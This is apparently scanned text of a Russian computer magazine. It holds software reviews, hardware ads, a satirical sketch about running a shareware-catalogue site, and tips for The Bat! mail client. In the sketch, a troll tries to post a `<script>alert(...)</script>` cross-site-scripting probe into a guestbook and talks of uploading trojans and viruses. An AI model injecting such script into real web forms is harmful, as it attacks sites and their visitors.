


Поиск какой-либо mp3-шки или фильма теперь не составляет большого труда, но вот попробуй найти информацию, скажем, о регулярных выражениях Perl-a. Посмотрю я на тебя - посмеюсь =). Искать будешь три дня и три ночи, а потом забьешь на это дело. 100 процентов. А сейчас прикинь, как будет удобно, если в вашей LAN появится свой собственный поисковый сервер, работающий по тому же принципу, что и его старшие братья в Интернете. Говоришь, мечтать не вредно? Хм, значит, с программой Intranet SleuthHound ты еще не встречался. При первом запуске данная прога просит указать ей папки или диски (как локальные, так и сетевые) с большим количеством текстов. Затем она проиндексирует содержание

всех обнаруженных там документов (файлов в форматах TXT, RTF, DOC, PDF и HTML). В дальнейшем Intranet SleuthHound активизирует свою серверную веб-часть, и любой желающий, зная адрес компьютера и порт программы (по умолчанию - 1010), может воспользоваться поисковым веб-интерфейсом. Благодаря предварительному индексированию на обработку любого запроса уходит не больше секунды. Пользователь получает развернутый ответ, включающий в себя имена найденных файлов, полнейшую информацию о них плюс небольшие выдержки, где все заданные тобою для поиска слова будут ярко выделены. Содержимое этого ответа поддается сортировке, а все файлы доступны для скачивания. Кстати, Intranet SleuthHound использует интеллектуальные механизмы поиска, поэтому обнаруживает документы, в которых слова из запроса встречаются в других словоформах или с другими падежными окончаниями.

< Streamsicle 1.11 >

Freeware, 6 Mb
www.streamsicle.com



Все, завязываем с полезными утилитами. Надо же придумать что-нибудь и для души. Вот, к примеру, тебе никогда не приходила в голову идея сделать свое собственное радио? Попробуй на свою шишковатую мозговитую голову панамку ди-джейа? Что ж ты тогда тормозишь :). Поставь на компьютер Streamsicle и запусти свое собственное "радио с танцами"! Конечно, "радиовещание" будет вестись не на FM-частотах, а на одном из портов твоего компьютера, так ведь и начинать всегда рекомендуют с малого :). Но ближе к делу... Что я могу сказать об утилите Streamsicle? То, что она просто шикарна, и это наиболее подходящее определение! Во-первых, она бесплатная плюс к тому же "open source", а это значит, что ты можешь ковыряться в ее внутренностях, пока не добьешься того, чего хочешь. Во-вторых - простота в освоении и использовании: после установки тебе необходимо лишь указать папки с mp3-файлами и порт, на котором будет работать веб-интерфейс программы. Кстати, именно через него и производится управление радиостанцией. Ничего сложного там нет. Панель управления, кнопка LISTEN, плей-лист, список доступных mp3-шек - все под рукой, ничего лишнего. Более того, во вкладках спрятались логи и функция поиска mp3-шек, что тоже, несомненно, пригодится. Просто придумай музыкальную программу (выбери и расставь в нужном порядке mp3-файлы :) и начинай вещание! Не забудь сообщить приятелям по локалке о том, что любой желающий насладиться стопроцентным звуком должен загрузить веб-интерфейс (информация о том, что и когда будет играть, всегда находится у юзера перед глазами) и кликнуть по кнопке "listen". Жаль, но придется отметить и ложку дегтя, вернее даже не ложку, а поварешку - Streamsicle не позволяет ди-джею в реальном времени бормотать в микрофон, засоряя эфир своими мудрыми мыслями. Но поскольку разработчики не бросили проект, в будущем такая функция навверняка появится. Подождем... (с) Игорек :

Вышеописанные программы - только начало длинного списка... Но ведь мы и не ставили задачу рассказать обо всем, а лишь хотели обратить внимание на то, что частенько совершенно незаслуженно обходят стороной. Надеюсь, ты осознал всю значимость этих, казалось бы, незаметных утилит, и теперь в твоём арсенале всегда найдется то, чем ты можешь приятно удивить "соседей" по локалке.



Арек Universal

Процессор - Intel® Pentium® 4 2.8 ГГц
Материнская плата - Intel® D845GB
Память - 512MB DDR
Жесткий диск - 120GB
DVD/CD-RW
Видео - GeForce 4 Ti4600
Звук - SB Audigy Platinum
Форм-фактор - ATX



Центр Вашей Цифровой Вселенной

Компьютеры **Арек Universal** на базе процессоров Intel® Pentium® 4

Компьютеры **Арек Universal** на базе процессоров Intel® Pentium® 4, созданные с использованием современных технологий позволяют по-новому взглянуть на окружающий мир. Последние технологии обработки видео, звука и графики позволяют использовать новый **Арек Universal** как универсальное средство для создания профессиональных и домашних музыкальных студий, фотостудий, станций видео-монтажа и многого другого.

Удивительные возможности **Арек Universal** на базе процессоров Intel® Pentium® 4 помогут полностью раскрыть Ваш творческий потенциал. Используя средства коммуникаций нового **Арек Universal** Вы получаете возможность живого общения со всем миром не выходя из дома в сети Интернет. **Арек Universal** можно использовать как средство обучения и развлечения, так как его возможности отвечают требованиям самых различных приложений.




м. "Белорусская" пл. Тверская застава, 3
тел./факс (095) 250-46-57,
250-44-76, 250-55-36
<http://www.del.ru> e-mail: info@del.ru

м. "Савеловская"
Сущевский вал, 5, стр.1А
тел./факс (095) 788-00-38
e-mail: savel@del.ru

м. "Шоссе энтузиастов"
пр. Буденного, 53
тел./факс (095) 788-19-65
e-mail: budenovskiy@del.ru

БИОГРАФИЯ ОДНОГО САЙТА

 Дмитрий Турецкий www.listsoft.ru
dmitri@listsoft.ru

*Ага, сайтик новый...
Пишут, что круто, хе-хе...
Щас проверим..*

*Ну ни фига себе!
И для лошадей сделали!*

Биография одного сайта

Набросок веб-матерной :) жизни

Веб-мастер:

Ура! Свершилось! Я, наконец-то, собрался с силами и сделал этот сайт. Все-таки мне каждый день приходится со всяческими программками возиться, так пусть кому-то будет попроще - я напишу, что мне понравилось, что нет... А кто-нибудь другой тоже напишет, чтобы мне мучиться не приходилось... А то, блин, эти программеры какие-то странные: распишут про свою прогу, что она, мол, и то делает, и это, и еще вот это, а на проверку выясняется, что это творение написано на Барсике после прочтения очередной книжки из серии "Программирование для чайников"... Вот и выходит, что, пока полсотни программ не перепробуешь, ничего подходящего и не найдешь...

Юзер1:

Так, а это что такое? Ага, про программки... Это у меня есть, это тоже - действительно неплохая программка, помогла... Стоп! А тут вроде версия поновее, сейчас скачаем... О! А вот это класс, давно искал что-то похожее... Да, неплохой сайтик, надо бы Ваське ссылку кинуть... Кстати, а чего это здесь моей любимой прибайбасины нет? Написать, что ли, веб-мастеру?..

Юзер2:

Ага, сайтик новый... Пишут, что круто, хе-хе... Щас проверим... Качаем это и это... Ба! А кряк где?! Ну, блин! Вконец офигели!!! Где тут гостевуха?! Так и пишем - сайт г**но, сплошные вирусы!!!

Веб-мастер:

Ну что ж, вроде неплохо получается. Народ ходит, ссылки присылает на софтинки интересные... Одна, правда, с трояном оказалась - все-таки правильно я решил писать только о том, что сам попробую. Правда вот интересно - как я буду пробовать утилиту для расчета трансформаторов?.. Я про эти трансформаторы и помню-то только то, что они гудят. А человек пишет, что, мол, прога очень ему помогла и самая удобная в этой области... Ну ладно, запустилась, что-то нарисовала - нехай лежит на сайте, вдруг кому-то пригодится... Тем более, что еще и специальную программку по отслеживанию ухода за лошадьми кинули - тоже дам ссылку за компанию...

Юзер1:

Ну ни фига себе! И для лошадей сделали! Класс, вот дочка порадует - она тут как раз конным спортом увлеклась... А трансформаторы-то нафига?! Ну, интересно, сколько людей хотят рассчитать свой трансформатор?! Блин, напишу веб-мастеру, чтобы убрал на фиг эту лабуду! Хотя... Черт его знает, а вдруг он электронщик, и прога эта - действительно шедевр?..

Программер1:

Неплохой сайтик. Может, мою программку там пропишут? ОК, пишем: "Здравствуйте! Я тут столкнулся с ситуацией, когда мне требовалось синхронизировать данные между тремя

компьютерами, и не найдя ничего подходящего, написал свою программу. Посмотрите, пожалуйста, вдруг она еще кому-нибудь пригодится? Скачать ее можно с моей странички..."

Юзер2:

Блин, а трояна моего не поместили... Скоты! Ладно, щас глянем, что тут новенького появилось - и в гостевуху. Пишем: "Вы все козлы!!!"

Программер2:

"Прицепленное файло - это самый лучший браузер, круче Иксплорера!!! Положите его на свой сайт, потомучто я свой еще ни зделал. Да, в проге не работает кнопка хелп - ноя это исправлю в следущей версии. Пока!"

Веб-мастер:

Уф, наконец-то до дома добрался... Все-таки хорошо, что я программы знаю и навскидку могу сказать, какую использовать - а то бы еще пару дней мучился, выясняя, почему сервер в конторе затыкается... Ладно. Что там у нас в почте?... 237 писем... Ладно, бывало и больше, справимся... Ну ни фига себе! Писем - 200, а мегабайт - целых 11... Хрен с ним, пока качается, хоть посплю немного, потом отвечу... Не, лучше сейчас про утилитку написать, которая меня сегодня спасла, потом собаку вывести, на почту поотвечать и спать... Так... Новая версия - ОК, поправим... Битая ссылка... Гм... Куда же этот м**дак переехал... Здесь нет... Здесь тоже... И в поиске пусто... Ладно, удалим ссылку, жалко, блин, хорошая программка... была... У, черт! Еще один придурак выучил, как ИЕ контрол на форму поместить... И хоть бы сжал перед тем как отправлять, так ведь нет... Лучше не буду ему отвечать, а то обидится... "Посоветуйте программу для..." А хрен его знает, написал бы хоть, какая операционка... Ну ладно, кину пару ссылок, пусть сам разбирается... "После установки вашей программы мне пришлось переставлять Windows!" Ну что ж поделать, если руки кривые... Я же и в ФА-Ке про это написал, что, мол, пишу только про то, что у меня заработало и мне понравилось, а вы - если хотите, то скачайте и поставьте, но на свой страх и риск - так ведь все равно наезжают... "Программа на вашем сайте заражена вирусом!" Какая программа? Каким вирусом? Какой антивирус это определил? Когда базы обновлялись? Странные люди... Ага! Опять контент сперли - описания один-в-один передрали, а копирайтов-то понаставили... Е-мое, уже шесть - через три часа на работу... А я-то еще хотел жене что-нибудь ласковое сказать...

Юзер1:

О, здорово! Синхронизатор появился... Интересно, а работает ли он через LPT-инк?... Ух-ты, работает! Надо написать что-нибудь доброе... Да и веб-мастеру спасибо сказать...

Юзер2:

Синхронизатор - это хорошо! Блин, а как компы соединить-то... Что, еще и сетевухи покупать?! Нет, чтобы он автоматом новые файлы на CDR писал... Так и напишу веб-мастеру,

Блин, а трояна моего не поместили... Скоты

Блин, все хреново. Сплошная депрессия.

что он придурок и ни хрена не понимает. Да еще и кряков не дает... Ладно, а ну-ка я ему в гостевую впишу `<script>alert("Вы все козлы!");</script>`. Вот, сволочь, не пропускает... Ну тогда раз 50 вставлю ссылку на свою страничку...

Программер 1:

"Спасибо за ваш комментарий и советы - действительно, я не подумал, что часы на компьютерах могут быть немного не точны, и допуск в 3-5 секунд мне кажется вполне удобным. В новой версии это учтено. И, кстати, как вы и предлагали, я переименовал файл, теперь он называется synchro14.zip, а не setup.exe, как было раньше"...

Программер 2:

"Ну долго мне еще ждать твоего ответа?! У меня уже новая версия дозрела... Кстати, я тут вчера ночью еще одну утилитку сделал - ты посмотри и напиши, если что глючить будет..."

Веб-мастер:

Так... В очереди уже больше двух сотен программ... Когда ж я их скачаю-то, не только проверю... Угу, скриптик сработал - теперь 404-е ссылки будут автоматом вылавливаться... А вот с отслеживанием новых версий - беда, авторы-то не особо рвутся сообщать... А? Нет, Оль, извини, сегодня я не смогу с ребенком в парк сходить - с работой завал... Да нет, на работе я сегодня все допищал, а вот с сайтом еще возни куча - там же изменения каждый день... А я вот пытаюсь это хоть как-то запрограммировать, чтоб от рутины избавиться, может хоть тогда время появится... Ну да, согласен, не приносит пока денег, наоборот даже, но, может, потом когда-нибудь... Да и на работе мне эти знания сильно помогают... М-да, а с деньгами-то действительно не густо... Хостинг, диал-ап... Опять же железо на апгрейды нужно, а то куча программ к нему довольно требовательна... Да и самому надо бы что-то получше этой развалюхи... Ладно, что там в почте? М-да, пара десятков спаммеров прорвались через фильтры - надо будет подправить... Новые версии - ага, сейчас обновим... "Как сделать..." - ну, сделайте, например, вот так, хотя я бы поступил иначе... "Нужен драйвер для адаптера DC-315" - ну вот он, а что, самому было лень марку в Гугле набрать?.. "У меня не работает ваша программа!" - это не моя программа, пишите автору... "Спасибо за ваш сайт!" - Очень рад, что вам нравится! Спасибо за ваше письмо - только такие письма и дают силы не бросить всю эту затею к чертовой матери... О! Рекламодатель... "Мы хотели бы разместить баннер на вашем сайте. Напишите, пожалуйста, сколько это будет стоить. А хрен его знает, сколько... Ну, скажем, 200 долларов - я компьютер проапгрейджо..."

Юзер 1:


"На вашем сайте, на такой-то странице я заметил, что в описании программы стоит версия 3.1, а уже вышла 3.4. Исправьте, а то жалко - программа-то хорошая. И, кстати, подумайте о смене дизайна..."

Юзер 2:

"А чиво у тебя так мало прог? И к тому же нету ни кейгенов ни троянов. А это было бы круто! Давай я прешлю описания крутых прог, а ты их на свой сайт выложи. Так же я могу и писать описания к новым прогам которых тебе присылают программисты. Вдвоем мы сделаем сайт круче! Но только мне нужны проги на русском и зарегистрированные..."



Безопасность + 7200 Кб/сек = (драйв без ограничений)²



Обладая скоростью записи 48x, BenQ CRW 4816P является одним самых быстрых CD-RW дисководов в мире. При больших скоростях есть риск не вписаться в поворот, но встроенная функция Collision Guard удержит Вас на своей полосе. Четкость работы, высокая скорость и бесшумность хода - все, что нужно для великолепного драйва. Забудьте о контроле над скоростью, пристегните ремни и наслаждайтесь поездкой. Потому что удовольствие имеет значение. CRW 4816P это лишь один из новых высокоскоростных дисководов BenQ. Хотите узнать больше? Посетите наш Интернет сайт www.BenQ.ru

benq
Enjoyment Matters

Оптовые продажи:


Citilink: (095) 745-2999, www.citilink.ru; Elsie: (095) 777-9779, www.elsie.ru; Holmrock: (0112) 593-459, www.holmrock.ru; Lanck C&T: (095) 234-0012, (812) 325-6666, www.lanck.ru; Lizard: (095) 799-5398, www.lizard.ru; Trinity Electronics: (095) 737-8046; Деникин: (095) 787-4999, www.denikin.ru; СЛЕДОпыт: (095) 787-5535, www.sledopit.ru

Информация о розничных продажах доступна на www.BenQ.ru



PC_Zone

БИОГРАФИЯ ОДНОГО САЙТА

 Дмитрий Турецкий www.listsoft.ru
dmitri@listsoft.ru

"А чиво у тебя так мало прог?"

Блин, гостевуху убрали.

Программер1:

"Моя программа уже два месяца стоит в очереди на проверку. Не могли бы вы как-то ускорить это дело?"

Программер2:

"Я написал очень крутую програу!"

Веб-мастер:

Круто! Здорово! Все-таки я молодец! Хорошо, что та халтурка подвернулась - теперь я собрал свой собственный настоящий сервер!!! Это же полный класс - что хочу, то и ставлю, скрипты запускаю, когда хочу и на сколько хочу, никаких ограничений по их использованию, как на виртуальном хостинге! Ну теперь-то заживем!.. И сайт можно будет целиком динамический сделать, а не генерить статичные ХТМЛки, чтобы процессорное время экономить - процессор-то тоже мой! Жалко, конечно, что рекламодатель куда-то пропал, мне бы эти 200 баксов весьма помогли, ну да ладно... Так. Садимся и плотно занимаемся скриптами - переброска базы из старого формата в новый, он-лайнное добавление и редактирование программ, обработка РАДов (гениальное все-таки изобретение!), комментарии пользователей, вывод, статистика, скачивание файлов, тестирование ссылок... М-да, работы недели на две минимум... Нет, Оль, извини - сейчас полный завал, никуда не смогу пойти... И так сутками из-за компьютера не вылезаю... Зато со своим-то сервером можно будет, представляешь, какие штуки делать!..

Юзер1:

"Было бы здорово, если бы вы добавили программы для Unix, pocketPC, раздел с лучшими программами, перенесли статьи и полезные советы обратно, увеличили промежуток между ссылками на разные страницы, добавили раздел утилит для захвата экрана, сделали рассылку с прямыми ссылками на файлы, а не на страницу сайта, сделали уведомление по почте о выходе новых версий определенных программ, рассылку новинок определенных разделов, настраиваемый интерфейс, сортировку по размеру программ и более подробные комментарии к программам, особенно при выходе новых версий. Заранее спасибо!"

Юзер2:

Блин, гостевуху убрали. Ну ладно, зато можно комментарии к прогам оставлять... Щас мы этим авторам покажем... А то совсем охренели - просят по 100, а то и больше рублей за прогу! Прогги должны быть бесплатными!!! А веб-мастер - козел, еще этих программеров поддерживает... Щас я зарегистрируюсь как автор и накидаю ему вирусов...

Программер1:

"Спасибо за ваш сервис. На вашем сайте у меня опубликовано две программы, и они пользуются определенным спросом. Но вот некоторое время назад я добавил еще три, и они до сих пор не проверены. Можно ли это как-то ускорить?"

Программер2:

... Ну и что, что моя прога уже есть в базе? Я ее еще раз зарегистрирую - вдруг несколько раз опубликуется, тогда и скачивать чаще будут. И, кстати, интересно, если ее зарегистрировать раз 15 - быстрее проверят или нет?..

Веб-мастер:

Ну, что у нас на сегодня?.. Полтора ста писем... Это пока я на работе был накапало, хорошо еще, что комментарии к программам и сами программы теперь не шлются... "Ищу программу для..." Ну возьми! Хотя бы поздоровался для приличия... "Ваш совет не работает!" Блин, так я его написал еще несколько лет назад, и работает он под 95-й. А ты его на XP пытаешься... "Можно ли перепечатать вашу статью?" Хорошо, конечно, что спрашивают, но ведь в ФАКе на сайте написано, что можно и без спроса... "Программа не качается!" Фигня, качается! Она же у меня на FTP лежит... А, он, наверное, просто ФАК не прочитал... Так и пишем: FAQ! "Я пытался скачать программу, но получил от ва-

шего сервера ответ, что достигнуто максимальное число разрешенных соединений. Но ведь 75 пользователей - это очень мало для такого большого сервера, как ваш! Сделайте больше!" Ага, умник выискался! Будешь оплачивать трафик - сделаю, мне не жалко... Только ведь не будешь... "В программе вирус!" Да нет там вируса, у меня на сервере все автоматически проверяется... Но лучше перестраховаться - качаем и проверяем по но-вой... Ага, советы по развитию прислали, почитаем... "... сделать больше промежуток..." - разумно, сейчас скриптик подправим... Готово! PocketPC - ага, а на какие шиши я его куплю?.. Что, Оль? Ребенку ботинки? Да, конечно надо, купи что-нибудь подходящее. И, слушай, ты бы не могла сегодня выгул собаки взять на себя, а то я зашиваюсь... Да я понимаю, что надо отдохнуть, но не получается пока... Тут вот еще статью для журнала заказали... Ладно, что тут у нас дальше? Вот этот скриптик мы чуток подправим, а сюда прикрутим вот такую фичу... Ух ты, как здорово получилось! Аж самому нравится!.. ОК, дальнейшую возню со скриптами на завтра отложим, а пока что за программы возьмем-ся. Что сегодня новенького?.. Ой, блин, опять два десятка новинок... И еще тысяча с хвостиком непроверенных... У меня ж модем сдохнет, их качая!

Юзер1:

Спасибо за ваш сайт и рассылки, жалко только, что вы мало пишете "зарисовок из жизни" - они у вас хорошо получаются и придают рассылке индивидуальность даже в столь технической области, как софт...

Юзер2:

Блин, задолбали вы уже своими "рассказами о зверятах"! Я же на рассылку о софте под-писывался, а вы мне о своей собаке пишете. На хрена она мне сдалась?! Я трачу свои деньги, получая вашу рассылку и скачивая программы, а вы мало того, что в рассылку рекламы натолкали, так и на сайте начали всякие книжки продавать! С жиру беситесь, вот и не знаете, что бы еще такого в рассылку впихнуть!..

Программер1:

Я тут получил письмо от вашего сервера со статистикой скачивания своих программ - спасибо большое, просто здорово! Но он еще добавил, что не может достучаться до одной из моих программ и переводит ее статус в "Unable to access" - вы это исправьте, пожалуйста, просто у провайдера сервер упал, но уже починился...

Программер2:


Немедленно прекратите спамить! Меня уже задолбали письма от вашего сервера с комментариями ваших идиотов-посетителей!

Веб-мастер:

Блин, все хреново. Сплошная депрессия. Хочу автомат, чтобы пойти и пристрелить этот долбаный сервер! Будь проклят тот день, когда я сел за баранку этого пылесоса!.. Я ему и винтокрыл дополнительный купил, и мозгов до гига добил, и процов у него два, чего же он глючит-то?! Ой, черт... Ну я и м**к! У него ж место в /var-е закончилось... Все своими логами забил, подлюка... Ладно, логи-то старье я пришибю, а вот что дальше делать... Нужен новый винт, винт нужен новый, нужен новый винт... А где бы денег раздобыть?.. Рекламу никто не покупает... Да и правильно не покупают - нафиг эти баннеры кому нужны - я, вон, миллион открутил, а зашло человек триста... Правильно, я их со своего сайта убрал... Интересно, а субскрайб.ру со своих баннеров в моей рассылке что-нибудь имеет? Жалко, что я не могу в нее рекламу поставить - уж на рассылку-то я бы рекламных дава-телей, наверное, нашел... Хотя... Черт его знает... Но денег-то надо... Зарплата уйдет на отдачу долгов, а винт-то нужен... И кушать хочется... Ладно, что там у нас на торговле книжками набежало? Ух-ты, полтора ста баксов. Ладно, куплю какой-нибудь винтик, а на остатки - еды. А дальше видно будет - накропаю статеек пять для толстых журналов - вот и дотяну до зарплаты... Нет, Оленька, извини, я не смогу поехать с вами...

Юзер1:

Спасибо за ваш сайт! Есть несколько идей: пусть ваш дизайнер сделает несколько вариантов оформления сайта, чтобы пользователи могли настраивать внешний вид под свои вкусы. И предложите вашим программистам сделать систему рассылки новостей, при которой подписчик сможет выбирать только отдельные разделы сайта или даже отдельные программы, в которых он заинтересован.



Блин, задолбали вы уже своими "рассказами о зверятах"!

Юзер2:

А че, софтовые сайты нехило живут! Народу куча, бабок за рекламу снимают не мерено... Я тоже свой сайт заведу. Шас скриптик сделаем, чтобы утянуть описания, ссылки оставим на ихний ФТП - чего мне за лишний трафик платить - добавим еще кряков, проги с других сайтов... Делов-то на пару дней...

Программер1:

Вы написали, что при тестировании программа не работает, но это из-за вашей карточки, Revolution9 некорректно обрабатывает некоторые функции. Вы попробуйте поставить, например, Риву...

Программер2:

Да пошел ты на фиг! Прогру я сам написал, а интерфейс сделал похожим на конкурента для того, чтобы пользователям проще было. И иконки оттуда вытащил для того же!

Веб-мастер:

...уф, хватит программ на сегодня... Десятка полтора забил, столько же забраковал, Винда уже не выдерживает... Нет, Оленька, мне еще долго... Ты ложись, я сегодня еще одну новую фишку хочу к серверу прикрутить, так что, наверное, ложиться не буду... Ну-с, что у нас в почте... Интересно, а за кого они все меня принимают? "Мой дизайнер", "мой программер"... "Вы - самый известный специалист по компьютерам, не знаю, к кому еще обратиться. Подскажите, пожалуйста, как правильно записывать видео на DVD диск?" Блин, да я не специалист, а обычный сисадмин! И DVD у меня вообще нет! И видеомонтажом я вообще ни разу в жизни не занимался! Попробуйте в Usenet-е спросить... "В программе вирус!", "Программа не скачивается!" - это мы пропускаем, пусть ФАК читают... "Из-за вашей рассылки заразился и умер мой компьютер!" - ага, снова от моего имени троянов с вирусами рассылают... Интересно, сколько можно писать, что я файлы не рассылаю?.. Не верят они мне, что ли... "Подскажите, как..." - ну, попробуйте вот это, но лучше позовите знакомого компьютерщика, а то можно испортить... "А чем..." - навскидку вот этим, вот этим или вот этим... "А где..." - там-то... Блин, они что, принципиально поисковиками не пользуются?! Или никогда о них не слышали?.. "Вы поставили моей программе незаслуженно низкую оценку!" - блин, да твоя бэкапика падает, если пытается архивировать открытый файл! Пишем: для того чтобы получить более высокую оценку, ваша программа должна, как минимум, уметь делать incremental backup, update, определять, что на компьютере включен переход в спящий режим, и предупреждать пользователя. Кроме того, обратите, пожалуйста, внимание на ее поведение при работе с открытыми файлами... Ладно, с почтой на сегодня все, на остальное потом отвечу. Что там с сервером?.. Что-то мне не нравится, что он долго статистику пересчитывает, надо бы это оптимизировать... Блин, а с деньгами что-то придумывать надо... Фирму что ли открыть? И что с того?.. Ну, открою, рекламодателей-то больше не станет, а вот расходы возрастут... Эх, вот бы мне посетители хотя бы по рублю в год платили, как здорово было бы! О! А если рекламу не "на сторону" предлагать, а самим авторам программ? За недорого... Сейчас мы для этого скрипты напишем...

Юзер1:

У вас замечательный сайт, часто меня выручает! И так мало рекламы - это просто здорово! А вот хотелось бы еще сделать что-то вроде форума, где пользователи могли бы предлагать авторам идеи программ...

Юзер2:

Ну и че ты на меня наезжаешь, да еще и закрыл отдачу страниц моему скрипту! Ты же все равно сам ничего не делаешь, тебе все авторы присылают. Тебе че, жалко что ли?!

Программер1:

Спасибо за то, что все-таки опубликовали мою программу! Эффект от вашего сайта довольно заметен. Насчет рекламы идея хорошая, я подумую, может быть ближе к осени и куплю. А пока что вы попробуйте брать комиссионные с регистраторов за продажи программ...

Программер2:

Ну что вы все со своей рекламой пристааете?! Такой сайт отгрохали, и все вам денег мало! Скромнее надо быть и работать больше...



Утонченность + совершенство = (притяжение)²



С первого взгляда они привлекут Вас своей изящностью. Затем Вам откроется их совершенство. ЖК-мониторы BenQ - это воплощение лучших достижений в областях дисплейных и мультимедийных технологий. Высокие уровни яркости и контрастности лежат в основе кристально чистых и реалистичных цветов. Широкий угол обзора и автоматическая настройка изображения позволяют Вам полностью погрузиться в мир виртуальной реальности. Красота. Соблазн. Притяжение. С BenQ Вам откроются все яркие стороны жизни. Жизни, где удовольствие имеет значение. Хотите узнать больше? Посетите наш Интернет сайт www.BenQ.ru

BenQ
Enjoyment Matters

Оптовые продажи:

Citilink: (095) 745-2999, www.citilink.ru; Elsie: (095) 777-9779, www.elsie.ru; Holmrock: (0112) 593-459, www.holmrock.ru; Lanck C&T: (095) 234-0012, (812) 325-6666, www.lanck.ru; Lizard: (095) 799-5398, www.lizard.ru; Trinity Electronics (095)737-8046; Деникин: (095) 787-4999, www.denikin.ru; P. и K.: (095) 956-7752, www.p-and-k.com; СЛЕДопыт: (095) 787-5535, www.sledopit.ru

Информация о розничных продажах доступна на www.BenQ.ru

Веб-мастер:

Да, похоже, старею... Раньше спокойно по трое-четверо суток вкалывал, а сейчас двое суток в конторе повозился и уже вырубается... Ладно, сейчас попробую с сайтом поковыряться, пока не засну, чтоб в рассылке хоть что-то новенькое оказалось, а завтра надо будет поллотнее этим заняться... Черт, опять у сервера место на дисках кончилось... Блин, что авторы, что подписчики: пользоваться - пожалуйста, с вопросами и просьбами обращаться - с радостью, а как мне помочь понадобилась - так хрен! Ни одна сволочь не откликнулась на просьбу помочь с железом... А винты серверные кусаются - не меньше 400 бачей надо... А у меня нету... А надо... Блин, ну 50 килоподписчиков - это ж по 30 копеек скинулись бы и все... А спрашивается: нужно ли оно мне все? Шесть лет для них как проклятый вкалываю... Но ведь интересно... Но накладно... И с женой разошелся - кто ж такое выдержит... А, ладно... Пусть идет как идет. Видать, судьба у меня такая... А там, глядишь, вдруг что-нибудь да и получится...

Р.С. В среднем каждый день обнаруживается:

- Юзеров 1-го типа: 1-3**
- Юзеров 2-го типа: 6-8**
- Программеров 1-го типа: 6-15**
- Программеров 2-го типа: 2-4**



PC_Zone

В ЧЕМ СИЛА, БАТ?

A.P.\$lash (ap-slash@tfs.kiev.ua)

В ЧЕМ СИЛА, БАТ?

ПРАКТИКУМ
ПРОДВИНУТОГО
ПОЛЬЗОВАТЕЛЯ

Все мы пишем письма - так уж повелось. Прогресс подгоняет и нервно тормозит обывателя. Никаких конвертов и марок - "Hello, Vasia! Best regards, Senia". В сети для этого более чем достаточно красивых, компактных и быстрых почтовых программ, однако The Bat! перекрывает их на одном дыхании. Уверен, что ты и без меня это знаешь. Даже отсюда я вижу знакомую иконку в твоей системной панели. Но используешь ли ты эту программу на полную катушку? Давай проверим.

<От винта!>

Всего лишь несколько простых советов, и ты садишься подсчитывать свободное время, появившееся в результате их регулярного применения, договорились? Заодно подумай, возможно ли повернуть аналогичные операции с другими почтовыми программами. Дабы попусту не растекаться мыслью по древу, позволю считать тебя опытным пользователем. Не будем тратить время зря и рассказывать о том, что такое макросы, как открывать адресную книгу и почему пиво лучше, чем чай. Если захочешь наверстать упущенное, почитай справочный файл. Я серьезно.

http://ln.com.ua/~ap-slash/get/bat_rus.zip
http://ln.com.ua/~ap-slash/get/bat_ukr.zip

Еще прошлым летом я перевел его с английского языка по заказу Максима Масютина - одного из авторов программы The Bat! Будь уверен, там есть все необходимое.

<Приятные мелочи>

Начнем с того, что лень - двигатель прогресса. Попытайся назвать дни рождения всех своих друзей, знакомых и родственников. Нет, я их точно не вспомню, действуй самостоятельно. Не получилось? Не беда. Доверься своей почтовой программе. Обзвони друзей, узнай все необходимые даты и заполни адресную книгу. На закладке Personal (Личное) в свойствах каждого пользователя имеется графа Birthday (Дата рождения). Теперь начинается самое интересное. В принципе, можно поставить галочку в диалоге Options - Preferences - General - Inform about birthdays using

address book data (Свойства - Настройка - Основное - Предупреждать о днях рождения по данным из адресной книги). Тогда The Bat! напомнит тебе о тех, кто празднует сегодня свой день варенья и предложит их поздравить. А если это не один из твоих самых дорогих друзей и у тебя нет никакого желания пыхтеть над целым письмом? В этом случае добавляй в его шаблоны для нового письма и ответа следующие строчки:

```
-----  
%IF=%Date="mddd"="%SetPattRegExp="\d{4}$"%-  
%RegExpMatch="%ABToBirthday"":%-  
'Кстати говоря, с днем варенья тебя, дружище!':"  
-----
```


Таким образом, если ты напишешь ему письмо и забудешь поздравить, The Bat! сделает это самостоятельно. Только постарайся не увлекаться подобными шаблонами - настоящий друг достоин твоих личных теплых поздрав-



Кстати говоря, настроение человека напрямую зависит от музыки. Вот ты Winamp слушаешь? Не вопрос. Даже когда письма пишешь? А знаешь, еще со времен сети FIDONET пошла мода на строчку с префиксом NP (Now playing). В ней автор письма указывал название песни и группу, которая эту песню исполняет. Хочешь и себе такую? Запросто. Для этого нам понадобится плагин для Winamp, новый макрос в шаблоне и премиальные чипсы (после работы, не раньше).

GenNP Plugin for Winamp
http://anton-sheyko.chat.ru/gen_np21.zip

